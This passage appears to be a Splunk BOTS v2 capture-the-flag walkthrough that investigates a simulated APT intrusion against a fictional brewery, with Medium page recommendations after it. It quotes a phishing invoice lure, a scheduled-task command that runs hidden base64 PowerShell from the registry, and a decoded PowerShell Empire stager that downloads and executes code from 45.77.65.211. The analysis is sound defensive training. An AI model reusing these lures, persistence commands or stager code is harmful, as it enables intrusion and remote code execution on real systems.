<meta http-equiv=3D"Content-Type" content=3D"text/html; charset=3DUTF-8">
</head>
<body>
<div>
<div data-node-type=3D"line" id=3D"magicdomid2">
<div data-node-type=3D"line" id=3D"magicdomid2">
<div data-node-type=3D"line" id=3D"magicdomid2">As we have not received a =
service cessation letter, I am assuming that you might have accidentally =
overlooked this invoice &lsquo;02/160000506500 (Unpaid)&rsquo; for 10,000 =
GBP. Should you wish to bring an end to the agreement please let us know. =
Otherwise early withdrawal penalties will apply next month.&ampnbsp</div>
<div data-node-type=3D"line" id=3D"magicdomid3">&nbsp;</div>
<div data-node-type=3D"line" id=3D"magicdomid4">Please refer to the =
attached document for payment details. Due to the personal nature of the =
account we have added a password to the document. Please enter the =
password (912345678).</div>
</div>
</div>
```

3 — The Taedonggang APT group encrypts most of their traffic with SSL. What is the “SSL Issuer” that they use for the majority of their traffic? Answer guidance: Copy the field exactly, including spaces.

For this question, you will need the attacker's IP. Remember, there was an IP address scanning brewertalk.com.

Starting with the query including IP address and SSL keyword

```
index="botsv2" SSL 45.77.65.211
```

Interesting field > `ssl_issuer` gives the answer:

```
C = US
```

**4 — What unusual file (for an American company) does winsys32.dll cause to be downloaded into the Frothly environment?**

Initial query:

```
index="botsv2" winsys32.dll
```

From there we can see ftp client running. We change our source to ftp stream.

```
index="botsv2" sourcetype="stream:ftp"
```

Now we can select loadway key from interesting fields. We are looking for downloads.

```
index="botsv2" sourcetype="stream:ftp" loadway=Download
```



나는_데이터를_사랑한다.hwp

i	Time	Event
>	8/24/17 4:00:16.831 AM	{ [-] bytes: 245 bytes_in: 91 bytes_out: 154 dest_ip: 160.153.91.7 dest_mac: 58:49:3B:8A:8B:12 dest_port: 21 endtime: 2017-08-24T04:00:16.831294Z filename: 00 00 00 00 _ 00 00 00 00 00 00 00 00 _ 00 00 00 00 00 00 00 00 .hwp flow_id: 94e3b6dd-d27e-460c-93bf-12c37296c5a0 loadway: Download method: RETR method_parameter: 00 00 00 00 _ 00 00 00 00 00 00 00 00 _ 00 00 00 00 00 00 00 00 .hwp offset: 0 protocol_stack: ip:tcp:ftp reply_code: [[+]] reply_content: Connecting to port 17316 278.5 kbytes to download File successfully transferred 0.239 seconds (measured here), 1.14 Mbytes per second reply_time: 92683 request_time: 0 response_time: 239125 }

We found the filename

5 — What is the first and last name of the poor innocent sap who was implicated in the metadata of the file that executed PowerShell Empire on the first victim's workstation?
Answer example: John Smith

Use the following links to examine the execution of the malware contained within the aforementioned zip file.

[Hybrid Analysis](#)

[VirusTotal](#)

[Any.run](#)

Ryan Kovar

DETECTION		DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Basic Properties ⓘ					
MD5	3709eef2d72de0de72649ebda13e4082				
SHA-1	2e7300cfb6f747b9795b59d74366c46efa0e4166				
SHA-256	d8834aaa5ad6d8ee5ae71e042aca5cab960e73a6827e45339620359633608cf1				
Vhash	0dd4ac96549df08588191ce275bc3f9c				
SSDEEP	384:j6YoOWSjwBzKQ6808m3tdgUwyckkS+wuVcCGi:j6adw8D0yah				
TLSH	T1A9340D09FEB49BDAE91CDEF2494AE1C52FD5BE5E48C1520BA5123B1D28F1613FA107C8				
File type	MS Word Document				
Magic	CDF V2 Document, Little Endian, Os: MacOS, Version 10.3, Code page: 10000, Author: Ryan Kovar, Template: Normal.dotm, Last Saved By: Ryan Kovar, Revision Number: 3, Name of Creating Application: Microsoft Macintosh Word, Total Editing Time: 01:00, Create Time/Date: Sat Jul 08 21:07:00 2017, Last Saved Time/Date: Tue Aug 01 04:26:00 2017, Number of Pages: 1, Number of Words: 21, Number of Characters: 125, Security: 0				
TrID	Microsoft Word document (52.6%) Microsoft Word document (old ver.) (33.3%) Generic OLE2 / Multistream Compound (14%)				
File size	233.00 KB (238592 bytes)				

6 — Within the document, what kind of points is mentioned if you found the text?

CyberEastEgg

The screenshot shows a Microsoft Word document window titled "invoice.doc [Compatibility Mode] - Microsoft Word". The ribbon menu is visible at the top. In the center of the document, there is a message: "Congrats! It looks like you have a virustotal account and chose to live on the edge. If you find this... turn it in for some CyberEastEgg points!!!". Below this message, there is a watermark that says "ANY.RUN". At the bottom of the screen, there is a taskbar with icons for Start, Internet Explorer, Google Chrome, and File Explorer. The status bar at the bottom right shows the date and time as "3:24 AM".

7 — To maintain persistence in the Frothly network, Taedonggang APT configured several Scheduled Tasks to beacon back to their C2 server. What single webpage is most contacted

by these Scheduled Tasks? Answer example: index.php or images.html

Starting with:

```
index="botsv2" schtasks.exe
```

We know the account domain should be Frothly.

```
index="botsv2" schtasks.exe Account_Domain=FROTHLY
```

Looking at the results we can see couple of powershell executions that are conspicuous (we know that they utilize powershell but for the sake of the hunt we will discard that information and look for oddness manually.)

i	Time	Event
>	8/24/17 4:12:36.000 AM	... 21 lines omitted ... New Process Name: C:\Windows\System32\schtasks.exe Token Elevation Type: TokenElevationTypeDefault (!) Creator Process ID: 0xbac Process Command Line: "C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NonI -W hidden -c IEX ((Text.Encoding):UNICODE.GetString(Convert::FromBase64String((gp HKLM:\Software\Microsoft\Net work debug).debug)))"" Show all 33 lines host = venus : source = WinEventLog-Security : sourcetype = wineventlog

Now we know registry key.

Searching for

```
index="botsv2" \\Software\\Microsoft\\Network
```

sourcetype

4 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
WinHostMon	103	86.555%
wineventlog	7	5.882%
Xm1WinEventLog:Microsoft-Windows-Sysmon/Operational	5	4.202%
WinRegistry	4	3.361%

WinRegistry looks worth while.

There are 4 items with base64 encoded text. Decoding them one by one we can deduct the answer which is:

process.php

Recipe

From Base64

Alphabet: A-Za-zA-Z0-9+=

Remove non-alphabet chars Strict mode

Decode text

Encoding: UTF-16LE (1200)

STEP  BAKE! Auto Bake

Input

```
JABJAF6AKwAkAFMAwAkAEgAXQApACUAMgAlADYAXQB9AH0A0wAkAHcAYwAuAEgAzQbhAEQR0BSAHMALgBBAGQARA
AoACIAQwBvAG8AawBpAGUAIgAsACIAcwBlAHMACwBpAG8AbgA9AHcASQBuAFUAMgBVAGIAVwB2AGQALwBTAGQATwBq
AGOAvgB0AGEAMABCeGAYQBaAegAagBjAD0IigApAdsaJABzAGUAcgA9AccAAAB0AHQAcABzADoALwAVADQAnQAUAD
cANwAuADYANQuADIMQAxADoANAA@ADMAJwA7ACQAdAA9AccALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4A
CABOAHAAJwA7ACQARABhAFQAQQ9ACQAVwBDAC4RABVAhcAtgBsAG8AQQBKAEQAQBUAEEAKAAKHAMRQByACsAJA
BUACKoAwkAGkAdgA9ACQARABhAFQAQQbADAALgAuADMAXQ@7ACQAZABAHQAYQA9ACQAZBHAHQAYQBB@DQALgAu
ACQAZABHQAQQAuAGwAZQBuEcAVABIAF0A0wATGoATwBpAE4AWwBDAGgAQQByFsAXQbdAcgA3gAgACQAUgAgAC
QAZABBAF0AQQAgAcgAJABJAFYAKwAkAEsAKQApAHwASQBFafgA
```

Output

```
[SYsTem.TeXT.EncODing]::ASCII.GETBytes('389288edd78e8ea2f54946d3209b16b8');$R=
{$D,$K=$ARGS;$S=0..255;0..255%}
{$J=($J+$S[$_]+$K[$_.%$K.Count])%256;$S[$_]=$S[$J],$S[$_];$D|%{$I=($I+1)%256;$H=
[$H+$S[$I]]%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_
=bxORSS[($S[$I]+$S[$H])%256]});$wc.HeaDERS.Add("Cookie","session=wInU2UbWvd/Sd0jjVta0BHaZHj
I=");$ser='https://45.77.65.211:443';$t='/login
/process.php';$oTA=$WC.DowNloAdDATA($sEr+$T);$iv=$oTA[0..3];$dAta=$data[4..$data.length];
-join([Char[]](& $R $dAta ($IV+$K))|IEX
```

We have completed **Splunk Boss of the Soc 2 (BOTS2)** competition dataset to increase our capabilities using Splunk.

That was it! Thank you for reading. :)

Some rights reserved 



Follow

Written by Onur Alp Akin

11 Followers · 1 Following

Responses (1)



What are your thoughts?

Respond



Shashank_B

3 months ago

...


Question: Using CyberChef to decode the longest looking base64 and searching for @ character, we can find an email.

-- Would there be a better logic as to why we selected the longest one?



Reply

More from Onur Alp Akin



Onur Alp Akin

TryHackMe: Autopsy Walkthrough

Learn how to use Autopsy to investigate artifacts from a disk image. Use your knowledge to investigate an employee who is being accused of...

Apr 4, 2023 1



 Onur Alp Akin

TryHackMe: Attackive Directory Walkthrough

Hi, in this room we will exploit a vulnerable Domain Controller.

Apr 13, 2023

 Onur Alp Akin

TryHackMe: Windows Forensics 2 Walkthrough

Learn about common Windows file systems and forensic artifacts in the file systems

Apr 1, 2023



Collect Data

[Create a Standard Collector >](#)

[Create a Comprehensive Collector >](#)

[Create an IOC Search Collector >](#)

 Onur Alp Akin

TryHackMe: Redline Walkthrough

Learn how to use Redline to perform memory analysis and to scan for IOCs on an endpoint.

Apr 3, 2023  4  1



See all from Onur Alp Akin

Recommended from Medium



In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024

60



Fritzadriano

Retracted—TryHackMe WriteUp

Investigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.

Sep 4, 2024  50

Lists



Staff picks

791 stories · 1538 saves



Stories to Help You Level-Up at Work

19 stories · 907 saves



Self-Improvement 101

20 stories · 3175 saves



Productivity 101

20 stories · 2690 saves

```
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
n[07/18-12:53:10.396573 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.467526 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.571659 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.609756 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.783691 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.783692 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.783776 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.783976 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.783976 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
07/18-12:53:10.784025 [**] [1:1000002:1] SSH Connection Detected [**] [Priority
: 0] {TCP} 10.11.90.211:54334 -> 10.10.161.151:22
```

 embossdotar

TryHackMe—IDS Fundamentals—Writeup

Key points: Intrusion Detection System | IDS | Snort | Rules. IDS Fundamentals by awesome TryHackMe! 🎉

 Oct 22, 2024  101




 Zach Gillespie

Conti: Ransomware Investigation with Splunk

In this Tryhackme challenge, an organization exchange server has been compromised with ransomware.

Aug 26, 2024  1




Name	Group
Basic filtering	
Core Op	
Infra team	
Mail - S	
Operational Network	
AllJoyn Router (TCP-In)	AllJoyn Router
AllJoyn Router (UDP-In)	AllJoyn Router
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content F...
BranchCache Hosted Cache Server (HTT...	BranchCache - Hosted C...
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Disc...
Cast to Device functionality (qWave-TCP...	Cast to Device functional...
Cast to Device functionality (qWave-UDP...	Cast to Device functional...
Cast to Device SSDP Discovery (UDP-In)	Cast to Device functional...
Cast to Device streaming server (HTTP-St...	Cast to Device functional...
Cast to Device streaming server (HTTP-St...	Cast to Device functional...
Cast to Device streaming server (HTTP-St...	Cast to Device functional...
Cast to Device streaming server (RTCP-St...	Cast to Device functional...
Cast to Device streaming server (RTCP-St...	Cast to Device functional...

 embosddotar

TryHackMe—Firewall Fundamentals—Writeup

Key points: Firewall | FW | Types | Windows built-in firewall | Linux built-in firewall | Rules. Firewall Fundamentals by awesome...

Oct 22, 2024 35 2



In T3CH by Axoloth

TryHackMe | Critical | WriteUp

Acquire the basic skills to analyze a memory dump in a practical scenario.

Jul 21, 2024 104



See more recommendations